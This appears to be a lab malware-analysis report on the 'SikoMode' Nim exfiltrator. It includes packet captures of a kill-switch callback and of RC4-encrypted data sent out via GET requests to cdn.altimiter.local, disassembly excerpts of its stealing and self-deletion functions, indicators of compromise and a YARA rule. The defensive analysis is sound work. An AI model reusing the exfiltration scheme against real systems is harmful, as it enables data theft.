


```
> Frame 4: 146 bytes on wire (1168 bits), 146 bytes captured (1168 bits) on interface \Device\NPF_{26FFABCF-E88B-452C-B735-1DD59E7166F0}, id 0
> Ethernet II, Src: PcsCompu_2f:68:7c (08:00:27:2f:68:7c), Dst: PcsCompu_19:10:5b (08:00:27:19:10:5b)
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
> Transmission Control Protocol, Src Port: 1190, Dst Port: 80, Seq: 1, Ack: 1, Len: 92
v Hypertext Transfer Protocol
  > GET / HTTP/1.1\r\n
    User-Agent: Mozilla/5.0\r\n
    Host: update.ec12-4-109-278-3-ubuntu20-04.local\r\n
    \r\n
    [Full request URI: http://update.ec12-4-109-278-3-ubuntu20-04.local/]
    [HTTP request 1/1]
    [Response in frame: 8]

0000  08 00 27 19 10 5b 08 00  27 2f 68 7c 08 00 45 00   ··'··[·· '/h|··E·
0010  00 84 74 fe 40 00 80 06  00 00 0a 00 00 04 0a 00   ··t·@··· ········
0020  00 03 04 a6 00 50 d5 3f  36 18 30 fd 8b a1 50 18   ·····P·? 6·0···P·
0030  04 00 14 7d 00 00 47 45  54 20 2f 20 48 54 54 50   ···}··GE T / HTTP
0040  2f 31 2e 31 0d 0a 55 73  65 72 2d 41 67 65 6e 74   /1.1··Us er-Agent
0050  3a 20 4d 6f 7a 69 6c 6c  61 2f 35 2e 30 0d 0a 48   : Mozill a/5.0··H
0060  6f 73 74 3a 20 75 70 64  61 74 65 2e 65 63 31 32   ost: upd ate.ec12
0070  2d 34 2d 31 30 39 2d 32  37 38 2d 33 2d 75 62 75   -4-109-2 78-3-ubu
0080  6e 74 75 32 30 2d 30 34  2e 6c 6f 63 61 6c 0d 0a   ntu20-04 .local··
0090  0d 0a                                              ··
```

Exfiltration domain = hxxp://cdn.altimiter.local/
Exfiltration domain URI =
hxxp://cdn.altimiter.local/feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9

Repeated connections and GET requests to hxxp://cdn.altimiter.local/ are then made with ever changing base64 encoded strings. All connections to the above URL follow the "url/feed?post=(base64 string)" schema, suggesting this is the data exfiltration method used. We will see later that the base64 string has been previously RC4 encoded using the password "SikoMode" we found in the password.txt file.




```
> Frame 21: 291 bytes on wire (2328 bits), 291 bytes captured (2328 bits) on interface \Device\NPF_{26FFABCF-E88B-452C-B735-1DD59E7166F0}, id 0
> Ethernet II, Src: PcsCompu_2f:68:7c (08:00:27:2f:68:7c), Dst: PcsCompu_19:10:5b (08:00:27:19:10:5b)
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
> Transmission Control Protocol, Src Port: 1191, Dst Port: 80, Seq: 1, Ack: 1, Len: 237
v Hypertext Transfer Protocol
  > GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9 HT
    Host: cdn.altimiter.local\r\n
    Connection: Keep-Alive\r\n
    user-agent: Nim httpclient/1.6.2\r\n
    \r\n
    [Full request URI: http://cdn.altimiter.local/feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167E
    [HTTP request 1/1]
    [Response in frame: 24]

0030  04 02 15 0e 00 00 47 45  54 20 2f 66 65 65 64 3f   ······GE T /feed?
0040  70 6f 73 74 3d 41 38 45  34 33 37 45 38 46 30 33   post=A8E 437E8F03
0050  36 37 35 39 32 35 36 39  41 32 38 37 30 42 42 44   67592569 A2870BBD
0060  44 33 38 32 41 31 44 46  42 42 30 31 41 31 35 46   D382A1DF BB01A15F
0070  43 32 33 39 39 39 44 37  37 38 38 43 33 33 35 30   C23999D7 788C3350
0080  32 41 44 39 32 35 36 45  34 38 31 42 34 30 32 42   2AD9256E 481B402B
0090  44 43 36 42 43 32 35 31  36 37 42 36 34 37 38 46   DC6BC251 67B6478F
00a0  32 30 34 43 34 39 41 39  42 41 44 44 36 38 43 34   204C49A9 BADD68C4
00b0  41 43 32 41 36 31 37 34  33 37 45 43 43 42 42 41   AC2A6174 37ECCBBA
00c0  39 20 48 54 54 50 2f 31  2e 31 0d 0a 48 6f 73 74   9 HTTP/1 .1··Host
```

Advanced Static Analysis

{Screenshots and description about findings during advanced static analysis}

Advanced Static Analysis reveals little more than we already discovered so far. However, the graph view of the program finally gives us an insight on the mysterious "houdini" string. We can also notice the recurring use of this "Houdini__sikomode_51" function". This is the auto-deletion function built into the binary that will be called if a connection is not established.
"checkKillSwitchURL__sikomode_25" is the check to the initial callback domain:
hxxp://update.ec12-4-109-278-3-ubuntu20-04.local/



```
lea rcx, [0x00439c58]
mov rdx, rax
call asgnRef                          ; sym.asgnRef_6
call checkKillSwitchURL__sikomode_25 ; sym.checkKillSwitchURL__sikomode_25
mov byte [0x00439be4], al
test al, al
jne 0x417940
```

```
[0x00417936]
call houdini__sikomode_51             ; sym.houdini__sikomode_51
jmp 0x4179c9
```


```
[0x00417940]
mov rax, qword [0x0041ec50]
lea rcx, [env]                        ; jmpbuf env
mov rdx, qword [rax]
mov qword [var_118h], rdx
lea rdx, [var_118h]
mov qword [rax], rdx
mov rdx, rbp
call _setjmp                          ; sym._setjmp ; int setjmp(jmpbuf env)
cdqe
mov qword [var_110h], rax
test rax, rax
jne 0x417998
```

```
[0x00417978]
call unpackResources__sikomode_17  ; sym.unpackResources__sikomode_17
call stealStuff__sikomode_130      ; sym.stealStuff__sikomode_130
call popSafePoint                  ; sym.popSafePoint
```

```
[0x00417998]
call popSafePoint                     ; sym.popSafePoint
mov qword [var_110h], 0
call houdini__sikomode_51             ; sym.houdini__sikomode_51
call popCurrentException              ; sym.popCurrentException
jmp 0x417987
```

```
[0x00417987]
call houdini__sikomode_51             ; sym.houdini__sikomode_51
cmp qword [var_110h], 0
je 0x4179c9
```

We also see an interesting function called "stealStuff__sikomode_130". If we follow it through, we eventually find a "toRC4…" function that is responsible for encrypting the data to RC4.




```
[0x00409ab2]
565: toRC4__OOZOOZOOZOOZOOZOnimbleZpkgsZ82675245480490487826752_51 (int64_t arg1, int64_t arg2);
; var signed int64_t var_20h @ rsp+0x20
; var int64_t var_28h @ rsp+0x28
; var int64_t var_30h @ rsp+0x30
; var int64_t var_38h @ rsp+0x38
; var int64_t var_40h @ rsp+0x40
; var int64_t var_48h @ rsp+0x48
; var int64_t var_50h @ rsp+0x50
; var int64_t var_58h @ rsp+0x58
; var int64_t var_60h @ rsp+0x60
```

Indicators of Compromise

Network Indicators


{Description of network indicators}



```
> Frame 4: 146 bytes on wire (1168 bits), 146 bytes captured (1168 bits) on interface \Device\NPF_{26FFABCF-E88B-452C-B735-1DD59E7166F0}, id 0
> Ethernet II, Src: PcsCompu_2f:68:7c (08:00:27:2f:68:7c), Dst: PcsCompu_19:10:5b (08:00:27:19:10:5b)
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
> Transmission Control Protocol, Src Port: 1190, Dst Port: 80, Seq: 1, Ack: 1, Len: 92
v Hypertext Transfer Protocol
  > GET / HTTP/1.1\r\n
    User-Agent: Mozilla/5.0\r\n
    Host: update.ec12-4-109-278-3-ubuntu20-04.local\r\n
    \r\n
    [Full request URI: http://update.ec12-4-109-278-3-ubuntu20-04.local/]
    [HTTP request 1/1]
    [Response in frame: 8]

0000  08 00 27 19 10 5b 08 00  27 2f 68 7c 08 00 45 00   ··'··[·· '/h|··E·
0010  00 84 74 fe 40 00 80 06  00 00 0a 00 00 04 0a 00   ··t·@··· ········
0020  00 03 04 a6 00 50 d5 3f  36 18 30 fd 8b a1 50 18   ·····P·? 6·0···P·
0030  04 00 14 7d 00 00 47 45  54 20 2f 20 48 54 54 50   ···}··GE T / HTTP
0040  2f 31 2e 31 0d 0a 55 73  65 72 2d 41 67 65 6e 74   /1.1··Us er-Agent
0050  3a 20 4d 6f 7a 69 6c 6c  61 2f 35 2e 30 0d 0a 48   : Mozill a/5.0··H
0060  6f 73 74 3a 20 75 70 64  61 74 65 2e 65 63 31 32   ost: upd ate.ec12
0070  2d 34 2d 31 30 39 2d 32  37 38 2d 33 2d 75 62 75   -4-109-2 78-3-ubu
0080  6e 74 75 32 30 2d 30 34  2e 6c 6f 63 61 6c 0d 0a   ntu20-04 .local··
0090  0d 0a                                              ··
```

Fig 1: WireShark Packet Capture of 1st callback domain




```
> Frame 21: 291 bytes on wire (2328 bits), 291 bytes captured (2328 bits) on interface \Device\NPF_{26FFABCF-E88B-452C-B735-1DD59E7166F0}, id 0
> Ethernet II, Src: PcsCompu_2f:68:7c (08:00:27:2f:68:7c), Dst: PcsCompu_19:10:5b (08:00:27:19:10:5b)
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
> Transmission Control Protocol, Src Port: 1191, Dst Port: 80, Seq: 1, Ack: 1, Len: 237
v Hypertext Transfer Protocol
  > GET /feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167B6478F204C49A9BADD68C4AC2A617437ECCBBA9 HT
    Host: cdn.altimiter.local\r\n
    Connection: Keep-Alive\r\n
    user-agent: Nim httpclient/1.6.2\r\n
    \r\n
    [Full request URI: http://cdn.altimiter.local/feed?post=A8E437E8F0367592569A2870BBDD382A1DFBB01A15FC23999D7788C33502AD9256E481B402BDC6BC25167
    [HTTP request 1/1]
    [Response in frame: 24]

0030  04 02 15 0e 00 00 47 45  54 20 2f 66 65 65 64 3f   ······GE T /feed?
0040  70 6f 73 74 3d 41 38 45  34 33 37 45 38 46 30 33   post=A8E 437E8F03
0050  36 37 35 39 32 35 36 39  41 32 38 37 30 42 42 44   67592569 A2870BBD
0060  44 33 38 32 41 31 44 46  42 42 30 31 41 31 35 46   D382A1DF BB01A15F
0070  43 32 33 39 39 39 44 37  37 38 38 43 33 33 35 30   C23999D7 788C3350
0080  32 41 44 39 32 35 36 45  34 38 31 42 34 30 32 42   2AD9256E 481B402B
0090  44 43 36 42 43 32 35 31  36 37 42 36 34 37 38 46   DC6BC251 67B6478F
00a0  32 30 34 43 34 39 41 39  42 41 44 44 36 38 43 34   204C49A9 BADD68C4
00b0  41 43 32 41 36 31 37 34  33 37 45 43 43 42 42 41   AC2A6174 37ECCBBA
00c0  39 20 48 54 54 50 2f 31  2e 31 0d 0a 48 6f 73 74   9 HTTP/1 .1··Host
```

Fig 2: WireShark Packet Capture of Exfiltration domain

Host-based Indicators

{Description of host-based indicators}



Name	Date modified	Type	Size
Desktop	2022-09-06 11:08 AM	File folder	
Libraries	2019-12-07 1:31 AM	File folder	
Public Account Pictures	2022-09-06 8:36 AM	File folder	
Public Documents	2022-09-06 10:22 AM	File folder	
Public Downloads	2019-12-07 1:14 AM	File folder	
Public Music	2019-12-07 1:14 AM	File folder	
Public Pictures	2019-12-07 1:14 AM	File folder	
Public Videos	2019-12-07 1:14 AM	File folder	
desktop.ini	2019-12-07 1:12 AM	Configuration sett...	1 K
flarevm.png	2022-09-06 11:08 AM	PNG image	51 K
passwrd.txt	2022-09-13 2:30 PM	Text Document	1 K

Fig 3: Presence of Passwrd.txt file

Rules & Signatures

All encountered samples of this malware met a few identical criteria.

- The use of C:/Users/Public/password.txt
- Hxxp://cdn.altimiter.local
- SikoMode as a password
- Written in nim
- All portable executables
- The “Houdini” string

Yara Rules

Full Yara repository located at: http://github.com/peesha/PMAT-labs

```
rule SikoMode {

  meta:
    last_updated = "2022-09-24"
    author = "Peesha"
    description = "A rule set for the detection of the SikoMode Exfiltrator Malware"

  strings:
    // Fill out identifying strings and other criteria
    $string1 = "houdini" ascii
    $string2 = "C:\\Users\\Public\\passwrd.txt" ascii
    $string3 = "http://cdn.altimiter.local/" ascii
    $string4 = "SikoMode" ascii
    $string5 = "nim" fullword ascii

  condition:
    // Fill out the conditions that must be met to identify the binary
    // Not checking for filesize in case of obfuscation in later iterations
    uint16(0) == 0x5A4D and
    uint32(uint32(0x3C)) == 0x00004550 and
    $string1 and $string2 and $string3 and $string4 and $string5
}
```